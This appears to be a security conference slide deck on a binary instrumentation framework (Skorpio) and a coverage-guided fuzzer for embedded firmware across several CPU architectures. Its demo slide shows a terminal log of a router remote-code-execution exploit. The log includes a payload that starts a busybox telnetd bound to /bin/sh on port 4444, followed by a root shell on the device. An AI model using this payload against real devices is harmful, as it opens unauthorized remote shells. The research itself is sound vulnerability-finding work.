
- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - ▶ Jump-trampoline technique
  - ▶ Jump-callback technique
  - ▶ Call-trampoline technique
  - ▶ Call-callback technique




# Jump-trampoline Technique




# Jump-callback Technique



# Call-trampoline Technique



# Call-callback Technique





## Problems of Existing DBI

- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

# SKORPIO Framework

- Low level framework to build applications on top
  - ▶ App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - ▶ Windows, MacOS, Linux, BSD, etc
  - ▶ X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - ▶ Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - ▶ Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

# SKORPIO Architecture

Application

API

OS-agnostic

Arch-agnostic



Arm64

Arm

Mips

Sparc

PPC

X86

SKORPIO framework

## Cross Platform - Memory

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - ▶ Posix vs Windows
- Trampoline buffer
  - ▶ Allocate memory: `malloc()` vs `VirtualAlloc()`
  - ▶ Memory privilege RWX: `mprotect()` vs `VirtualAlloc()`
  - ▶ Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - ▶ Unprotect -> Patch -> Re-protect
  - ▶ `mprotect()` vs `VirtualProtect()`

## Cross architecture - Save/Restore Context

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
  - ▶ X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - ▶ X86-64 & other CPUs: no simple instruction to save all registers :-(
    - ★ Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

## Cross Architecture - Callback argument

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - ▶ SysV/Windows x86-32 vs x86-64
    - ★ Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - ▶ X86-64: "mov rcx, <value>" or "mov rdi, <value>". Encoding depends on data value
  - ▶ Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - ▶ Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - ▶ Mips: "li \$a0, <value>"
  - ▶ PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

## Cross Architecture - Branch distance

- Distance from hooking place to callback cause nightmare :-(
  - ▶ Some architectures have no explicit support for far branching
    - ★ X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - ★ X86-64 CALL: "push <next-addr>; push <target>; ret"
    - ★ Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - ★ Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
    - ★ Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
    - ★ Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
    - ★ Mips JUMP: "li \$t0, <addr>; jr \$t0"
    - ★ Mips CALL: "li \$t0, <addr>; move \$t9, \$t0; jalr \$t0"
    - ★ Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - ★ Sparc CALL: "set <addr>, %l4; call %l4; nop"



# Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
  - ▶ copy LR to r23, save target address to r24, then copy to LR for BLR
  - ▶ restore LR from r23 after jumping back from trampoline
  - ▶ "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - ▶ save r24 with target address, then copy r24 to LR
  - ▶ point r24 to instruction after BLR, so later BLR go back there from callback
  - ▶ "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```



## Cross Architecture - Scratch Register

- Scratch registers used in initial branching
  - ▶ Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
  - ▶ Calculate branch target, or used as branch target
  - ▶ Need scratch register(s) that are unused in local context
    - ★ Specified by user via API, or discovered automatically by engine

## Cross Architecture - Flush Code Cache

- Code patching need to be reflected in i-cache
- Depend on architecture
  - ▶ X86: no need
  - ▶ Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - ▶ Linux/GCC has special function: `cacheflush(begin, end)`

# Code Boundary & Relocation

- Need to extract instructions overwritten at instrumentation point
  - ▶ Determine instruction boundary for X86
  - ▶ Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - ▶ Relative instructions (branch, memory access)
  - ▶ Use Capstone disassembler to detect instruction type
  - ▶ Use Keystone assembler to recompile



- Avoid overflow to next basic block
  - ▶ Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be choosen as scratch registers

## Customize on Instrumentation

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback args
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

# Skorpio Sample C Code

```
Sample for Skorpio engine
```

```
--- Original code
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

```
Hook info:
```

```
Hook type:          2
```

```
Hook address:       0x400ca0
```

```
Hook callback:      0x400c80
```

```
Hook user_data:     0x7b
```

```
Hook trampoline addr: 0x7f1aa7911000
```

```
Hook trampoline size: 86
```

```
Hook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c415a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3
```

```
Patch size:        14
```

```
Patched code:       ff25000000000001091a71a7f0000
```

```
Hook original code size: 14
```

```
Hook original code: 4883ec08b9800c4000baa00c4000
```

```
--- Functions with instrumentation now
```

```
== inside callback, userdata = 123
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

```
--- Restored original code, now without instrumentation
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation


**Guided Fuzzer for Embedded**

DEMO

Conclusions


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm



## Fuzzer Features

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - ▶ Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - ▶ Symbolic Execution to guide fuzzer forward
  - ▶ Combine with static analysis for smarter/deeper penetration

# Fuzzer Design

- Pure software-based
- Cross-platform/architecture
  - ▶ Native compiled on embedded systems
- Binary support
  - ▶ Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - ▶ Stable & support all kind of binaries
  - ▶ Order of magnitude faster than DBI/Emulation approaches

## Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

**DEMO**

Conclusions

# Exploiting a RCE

```
(16:51:4 [redacted] exploit>
(51)$ uname -a
Linux xiangyu 4.15.0-34-generic #37-Ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(16:51:5 [redacted] exploit>
(52)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
telnet: Unable to connect to remote host: Connection refused
(16:51:54 [redacted] /exploit>
(53)$ telnet 10.253.253.10 80
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
^C^[quit
Connection closed by foreign host.
(16:52:00 [redacted] exploit>
(54)$ cat exp_router_international.py | grep 4444
cmd = "/bin/busybox telnetd -l /bin/sh -p 4444 &"
(16:52:05 [redacted] exploit>
(55)$ python exp_router_international.py
Traceback (most recent call last):
  File "exp_router_international.py", line 18, in <module>
    resp = urllib2.urlopen(req)
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1228, in http_open
    return self.do_open(httplib.HTTPConnection, req)
  File "/usr/lib/python2.7/urllib2.py", line 1201, in do_open
    r = h.getresponse(buffering=True)
  File "/usr/lib/python2.7/httplib.py", line 1121, in getresponse
    response.begin()
  File "/usr/lib/python2.7/httplib.py", line 438, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python2.7/httplib.py", line 402, in _read_status
    raise BadStatusLine(line)
httplib.BadStatusLine: ''
(16:52:18 [redacted] /exploit>
(56)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
/ # uname -a
Linux armhf 4.9.0-6-armmp-lpae #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) armv7l GNU/Linux
/ #
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation


Guided Fuzzer for Embedded

DEMO

Conclusions


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Guided Fuzzer for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

## Conclusions

- We built our smart guided fuzzer for embedded systems
  - ▶ Emulate firmware
  - ▶ Cross platforms/architectures
  - ▶ Binary-only support
  - ▶ Fast + stable
  - ▶ Found real impactful bugs in complicated software



# Questions

**Finding 0 Days in Embedded Systems  
with Code Coverage Guided Fuzzing**

NGUYEN Anh Quynh, aquynh -at- gmail.com  
KaiJern LAU, kj -at- theshepherd.io